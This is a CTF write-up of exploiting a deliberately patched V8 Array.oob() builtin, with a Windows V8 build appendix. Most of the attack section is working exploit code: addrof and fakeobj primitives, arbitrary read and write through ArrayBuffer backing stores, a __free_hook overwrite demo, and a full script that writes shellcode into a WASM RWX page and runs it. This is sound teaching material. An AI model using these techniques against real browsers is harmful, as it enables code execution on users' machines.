Vulnerable Source
This CTF challenge applies a patch that adds a new builtin function, Array.oob(), to V8:
BUILTIN(ArrayOob){
    uint32_t len = args.length();
    if(len > 2) return ReadOnlyRoots(isolate).undefined_value();
    Handle<JSReceiver> receiver;
    ASSIGN_RETURN_FAILURE_ON_EXCEPTION(isolate, receiver,
        Object::ToObject(isolate, args.receiver()));

    Handle<JSArray> array = Handle<JSArray>::cast(receiver);
    FixedDoubleArray elements = FixedDoubleArray::cast(array->elements());
    uint32_t length = static_cast<uint32_t>(array->length()->Number());

    if(len == 1){
        // Read: return array[length] (the slot immediately past the end of the array)
        return *(isolate->factory()->NewNumber(elements.get_scalar(length)));
    } else {
        // Write: array[length] = value
        Handle<Object> value;
        ASSIGN_RETURN_FAILURE_ON_EXCEPTION(isolate, value,
            Object::ToNumber(isolate, args.at<Object>(1)));
        elements.set(length, value->Number());
        return ReadOnlyRoots(isolate).undefined_value();
    }
}
Analyzing the Bug's Behavior
- If
len > 2, it returnsundefined— meaning only 0 or 1 extra arguments are allowed. - The array is cast to a
FixedDoubleArray, andlengthrefers to the array's current length (e.g. a 2-element array yields 2). - Read path (
len == 1): returnselements[length], one slot past the end of the array. This is an off-by-one OOB read. - Write path (
len == 2): writes a float value toelements[length]— an OOB write at the same offset.
d8> a = [1.1]
[1.1]
d8> a.oob()    // reads elements[1] — out of bounds
7.2550595796784e-311
d8> a.oob(0x1337)  // writes elements[1]
V8 Pointer Tagging
V8 uses pointer tagging to distinguish value types without extra memory:
| Type | Representation |
|---|---|
| Double (float) | raw 64-bit IEEE 754 |
| SMI (Small Integer) | value << 32 (e.g. 0xdeadbeef -> 0xdeadbeef00000000) |
| Heap pointer | address | 1 (e.g. 0x2233ad9c2ed8 -> 0x2233ad9c2ed9) |
                | ---- 32 bit ---- |
Pointer:        |_____Address____w1|
SMI:            |___int32_value___0|
V8 uses the least significant bit (LSB) to distinguish SMIs from heap object pointers, and the second-least-significant bit to distinguish weak/string references among heap pointers. When reading a tagged pointer from memory, you must subtract 1 before dereferencing it.
Float/Integer Conversion Helpers
Since V8 leaks information as IEEE 754 doubles, we need helper functions to reinterpret the bit pattern:
var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new Uint32Array(buf);

function ftoi(val) {  // float -> BigInt
    f64_buf[0] = val;
    return BigInt(u64_buf[0]) + (BigInt(u64_buf[1]) << 32n);
}

function itof(val) {  // BigInt -> float
    u64_buf[0] = Number(val & 0xffffffffn);
    u64_buf[1] = Number(val >> 32n);
    return f64_buf[0];
}
Both functions share the same 8-byte ArrayBuffer. ftoi reinterprets the float's bits as a little-endian 64-bit integer, and itof does the reverse. To print a leaked value in hex, use "0x" + ftoi(val).toString(16).
V8 Memory Layout
You need to run d8 --allow-natives-syntax to access %DebugPrint().
var a = [1.1, 2.2];pwndbg> job *args.values_
0x3972f184e229: [JSArray]
- map: 0x16a6f3fc2ed9
- elements: 0x3972f184e209 <FixedDoubleArray[2]>
- length: 2
pwndbg> x/4xg 0x3972f184e229-1
0x3972f184e228: 0x000016a6f3fc2ed9 0x000006c9469c0c71 <- map | properties
0x3972f184e238: 0x00003972f184e209 0x0000000200000000 <- elements | length SMI
pwndbg> x/4xg 0x3972f184e209-1 <- FixedDoubleArray
0xdcadd60e208: 0x00001647bdf014f9 0x0000000200000000 <- map | length
0xdcadd60e218: 0x3ff199999999999a 0x400199999999999a <- 1.1 | 2.2
0xdcadd60e228: 0x00002694087c2ed9 0x00001647bdf00c71 <- start of JSArray
Memory diagram:
              &-> | FixedDoubleArray map | length (SMI) |
                  |        1.1           |      2.2      |
JSArray -------->  |    JSArray map      |  properties   |
              <-* |    elements ptr      |  length (SMI) |
a.oob() reads the slot immediately after elements[1]. This slot corresponds to the JSArray's map pointer, so this leaks a heap address.
d8> var a = [1.1, 2.2];
d8> "0x" + ftoi(a.oob()).toString(16);
"0x17dc4dd0e0a9"    // <- JSArray map address (tag included)
What Is a V8 Map?
A V8 Map (also called a hidden class) is a metadata structure holding:
- The object's dynamic type (String, Uint8Array, JSArray, etc.)
- The object's size in bytes
- Property names and their storage locations
- Element kind — whether elements are unboxed doubles or tagged pointers
- A prototype pointer
Arrays with different element kinds have different Maps. A float array (PACKED_DOUBLE_ELEMENTS) and an object array (PACKED_ELEMENTS) have distinct Maps, and swapping one array's Map for the other's causes V8 to misinterpret its element values.
The addrOf and fakeObj Primitives
addrOf — Getting the Heap Address of an Arbitrary Object
Elements of a float array are stored as raw doubles. Elements of an object array are tagged heap pointers. If we give an object array a float Map, reading arr[0] will interpret the raw pointer stored there as a double and return it.
var float_arr = [1.1];
var float_arr_map = float_arr.oob();  // leak the float array's Map

var obj = {"A": 1.1};
var obj_arr = [obj];

obj_arr.oob(float_arr_map);           // swap obj_arr's map
"0x" + ftoi(obj_arr[0]).toString(16); // obj_arr[0] now leaks obj's address as a float
// "0x219090b924f1"

%DebugPrint(obj);
// 0x219090b924f1 <Object map = ...>  <- matches!
Full implementation:
var temp_obj  = {"A": 1};
var obj_arr   = [temp_obj];
var float_arr = [1.1, 1.2, 1.3, 1.4];
var obj_arr_map   = obj_arr.oob();
var float_arr_map = float_arr.oob();

function addrof(in_obj) {
    obj_arr[0] = in_obj;
    obj_arr.oob(float_arr_map);   // reinterpret element as a float
    let addr = obj_arr[0];        // read the raw pointer as a double
    obj_arr.oob(obj_arr_map);     // restore the Map
    return ftoi(addr);
}
fakeObj — Treating an Arbitrary Address as a JS Object
The reverse case: write an address into a float array slot, then give that float array an object Map. Reading arr[0] now treats the memory starting at that address as a JS object and returns it.
function fakeobj(addr) {
    float_arr[0] = itof(addr);    // place the target address as a float
    float_arr.oob(obj_arr_map);   // reinterpret the float element as a pointer
    let fake = float_arr[0];      // V8 now treats addr as a heap object
    float_arr.oob(float_arr_map); // restore the Map
    return fake;
}
Arbitrary Read/Write
Arbitrary Read (AAR)
Build a crafted array whose second element controls a fake JSArray's elements pointer:
var arb_rw_arr = [float_arr_map, 1.2, 1.3, 1.4];

function arb_read(addr) {
    if (addr % 2n == 0) addr += 1n;  // ensure a tagged pointer

    // place the fakeobj right above arb_rw_arr
    let fake = fakeobj(addrof(arb_rw_arr) - 0x20n);

    // arb_rw_arr[2] becomes fake's elements pointer
    // elements[0] sits at elements_ptr + 0x10, so we subtract 0x10
    arb_rw_arr[2] = itof(BigInt(addr) - 0x10n);

    return ftoi(fake[0]);
}
A memory view confirming the layout:
pwndbg> x/10xg 0x04f1c474ee99-1 - 0x30
0x4f1c474ee68:  0x00000f50a36814f9  0x0000000400000000  <- FixedDoubleArray
0x4f1c474ee78:  0x3ff199999999999a  0x3ff3333333333333  <- [0] [1]
0x4f1c474ee88:  0x3ff4cccccccccccd  0x3ff6666666666666  <- [2] [3]
0x4f1c474ee98:  0x00002f930ed42ed9  0x00000f50a3680c71  <- JSArray map | properties
0x4f1c474eea8:  0x000004f1c474ee69  0x0000000400000000  <- elements ptr | length
arb_rw_arr[2] sits at offset +0x20 from the start of the FixedDoubleArray. When fakeobj creates a fake JSArray at addrof(arb_rw_arr) - 0x20, V8 reads arb_rw_arr[2] as that fake JSArray's elements pointer.
Initial Arbitrary Write
function initial_arb_write(addr, val) {
    let fake = fakeobj(addrof(arb_rw_arr) - 0x20n);
    arb_rw_arr[2] = itof(BigInt(addr) - 0x10n);
    fake[0] = itof(BigInt(val));
}
A Fully Stable Arbitrary Write via an ArrayBuffer Backing Store
Writing directly through a fake object is unstable. A more robust approach is to overwrite a real ArrayBuffer's backing store pointer, then use a DataView to write to that address:
function arb_write(addr, val) {
    let buf = new ArrayBuffer(8);
    let dataview = new DataView(buf);
    let buf_addr = addrof(buf);
    let backing_store_addr = buf_addr + 0x20n;  // the backing store sits at JSArrayBuffer+0x20
    initial_arb_write(backing_store_addr, addr);
    dataview.setBigUint64(0, BigInt(val), true);
}
Verification — overwriting __free_hook with system:
pwndbg> p &__free_hook
$2 = 0x7f78e7835e48

d8> initial_arb_write(backing_store_addr, 0x7f78e7835e48);
d8> dataview.setBigUint64(0, BigInt(0x7f78e76992c0), true);  // &system

pwndbg> x/xg &__free_hook
0x7f78e7835e48: 0x00007f78e76992c0   <- __free_hook -> system OK
Primitive Summary
Object Array Layout
| MAP | Properties |
| Obj |
Float Array Layout
| MAP    | Properties |
| Fl_val | Fl_val...  |
addrof
function addrof(obj){
    obj_arr[0] = obj;
    obj_arr.oob(float_arr_map);  // swap Map -> read pointer as a float
    let addr = obj_arr[0];
    obj_arr.oob(obj_arr_map);    // restore
    return ftoi(addr);
}
fakeobj
function fakeobj(addr) {
    float_arr[0] = itof(addr);   // write addr as a float
    float_arr.oob(obj_arr_map);  // swap Map -> treat the float as a pointer
    let fake = float_arr[0];
    float_arr.oob(float_arr_map); // restore
    return fake;
}
Full Exploit — WASM RWX Page + Shellcode
V8 allocates a read-write-execute (RWX) page for compiled WASM code. The exploit proceeds as follows:
- Create a WASM instance.
- Use
arb_readto leak the RWX page address fromWasmInstance+0x88. - Copy shellcode into the RWX page via the overwritten
ArrayBufferbacking store. - Call the exported WASM function, which executes the shellcode.
var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new Uint32Array(buf);

function ftoi(val){ f64_buf[0] = val; return BigInt(u64_buf[0]) + (BigInt(u64_buf[1]) << 32n); }
function itof(val){ u64_buf[0] = Number(val & 0xffffffffn); u64_buf[1] = Number(val >> 32n); return f64_buf[0]; }

var obj = {"A":1};
var obj_arr   = [obj];
var float_arr = [1.1, 1.2, 1.3, 1.4];
var obj_arr_map   = obj_arr.oob();
var float_arr_map = float_arr.oob();

console.log("[+] Float Array Map: 0x" + ftoi(float_arr_map).toString(16));
console.log("[+] Object Array Map: 0x" + ftoi(obj_arr_map).toString(16));

function addrof(in_obj){
    obj_arr[0] = in_obj;
    obj_arr.oob(float_arr_map);
    let addr = obj_arr[0];
    obj_arr.oob(obj_arr_map);
    return ftoi(addr);
}

function fakeobj(addr){
    float_arr[0] = itof(addr);
    float_arr.oob(obj_arr_map);
    let fake = float_arr[0];
    float_arr.oob(float_arr_map);
    return fake;
}

var arb_rw_arr = [float_arr_map, 1.2, 1.3, 1.4];
console.log("[+] Controlled Float Array: 0x" + addrof(arb_rw_arr).toString(16));

function arb_read(addr){
    if(addr % 2n == 0) addr += 1n;
    let fake = fakeobj(addrof(arb_rw_arr) - 0x20n);
    arb_rw_arr[2] = itof(BigInt(addr) - 0x10n);
    return ftoi(fake[0]);
}

function initial_arb_write(addr, val){
    let fake = fakeobj(addrof(arb_rw_arr) - 0x20n);
    arb_rw_arr[2] = itof(BigInt(addr) - 0x10n);
    fake[0] = itof(BigInt(val));
}

// a minimal WASM module that returns 42
var wasm_code = new Uint8Array([
    0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,
    3,130,128,128,128,0,1,0,4,132,128,128,128,0,1,112,0,0,
    5,131,128,128,128,0,1,0,1,6,129,128,128,128,0,0,
    7,145,128,128,128,0,2,6,109,101,109,111,114,121,2,0,4,109,97,105,110,0,0,
    10,138,128,128,128,0,1,132,128,128,128,0,0,65,42,11
]);
var wasm_mod      = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_mod);
var f = wasm_instance.exports.main;

// the RWX page address is stored at WasmInstance+0x88
var rwx_page_addr = arb_read(addrof(wasm_instance) - 1n + 0x88n);
console.log("[+] RWX WASM Page Address: 0x" + rwx_page_addr.toString(16));

// xcalc shellcode
var shellcode = [
    0x90909090, 0x90909090,
    0x782fb848, 0x636c6163, 0x48500000,
    0x73752fb8, 0x69622f72, 0x8948506e,
    0xc03148e7, 0x89485750, 0xd23148e6,
    0x3ac0c748, 0x50000030, 0x4944b848,
    0x414c5053, 0x48503d59, 0x3148e289,
    0x485250c0, 0xc748e289, 0x00003bc0,
    0x050f00
];

function copy_shellcode(addr, shellcode){
    let buf = new ArrayBuffer(0x100);
    let dataview = new DataView(buf);
    let buf_addr = addrof(buf);
    let backing_store_addr = buf_addr + 0x20n;
    initial_arb_write(backing_store_addr, addr);
    for(let i = 0; i < shellcode.length; i++){
        dataview.setUint32(4*i, shellcode[i], true);
    }
}


console.log("[+] Copying shellcode into the RWX page");
copy_shellcode(rwx_page_addr, shellcode);
console.log("[+] Executing calc");
f();
Exploit Chain Summary
OOB read/write via Array.oob()
        |
        v
JSArray Map pointer leak (float vs object)
        |
        v
addrOf primitive - leak the heap address of any object
        |
        v
fakeObj primitive - treat any address as a JS object
        |
        v
Arbitrary read - control a fake JSArray's elements pointer
        |
        v
Arbitrary write - overwrite the ArrayBuffer backing store + DataView
        |
        v
Leak the WASM instance's RWX page address (WasmInstance+0x88)
        |
        v
Copy shellcode into the RWX page via the overwritten backing store
        |
        v
Call the WASM export -> shellcode executes
Key Takeaways
- Because of how V8 tags pointers, swapping the Map between a float array and an object array causes the engine to misinterpret element values. This is the underlying mechanism behind both
addrOfandfakeObj. - The OOB access precisely targets the JSArray's Map field, which sits in memory immediately after the FixedDoubleArray. A single
oob()write is therefore enough to corrupt the Map. - Overwriting the
ArrayBufferbacking store is the standard pattern for arbitrary writes in V8. It avoids the instability of writing through a fake object and provides a clean, type-safe interface viaDataView. - A WASM RWX page is a de facto
execprimitive in V8 exploits. One page is allocated perWebAssembly.Instance, and its address can be read witharb_readat a fixed offset within theWasmInstancestructure.
Appendix: Setting Up a V8 Build Environment (Windows)
Reproducing this exploit requires building a specific version of V8 from source. Below is the build procedure for a Windows environment.
Disabling Chrome Auto-Update

To pin the V8 version, first disable Chrome's automatic updates.

Disable the services — uncheck gupdate and gupdatem in msconfig.msc.
Disable the scheduled tasks — in taskschd.msc, disable GoogleUpdateTaskMachineCore and GoogleUpdateTaskMachineUA.
Rename the updater binary — rename C:\Program Files (x86)\Google\Update\GoogleUpdate.exe to GoogleUpdate.bak.
Prerequisites
- Visual Studio 2019 16.0.0 or later
- Windows 10 SDK 10.10.17763 or later
- depot_tools
Install Visual Studio


After installation, go to Control Panel -> Add/Remove Programs, select Windows Software Development Kit, and click Change.

Check Windows Debugging Tools and apply the change.

Installing depot_tools
Download https://storage.googleapis.com/chrome-infra/depot_tools.zip and extract it to C:\v8_engine\depot_tools. Then add that path to the Path environment variable.


Also set the following environment variables:
DEPOT_TOOLS_WIN_TOOLCHAIN = 0
GYP_MSVS_VERSION=2019

Run C:\v8_engine\depot_tools>gclient. On success, you'll see the following screen.
Run where python to confirm depot_tools' python.bat is at the top of the list.

Downloading and Building V8 Source
C:\v8_engine\source>fetch v8On success, you'll see the following screen.
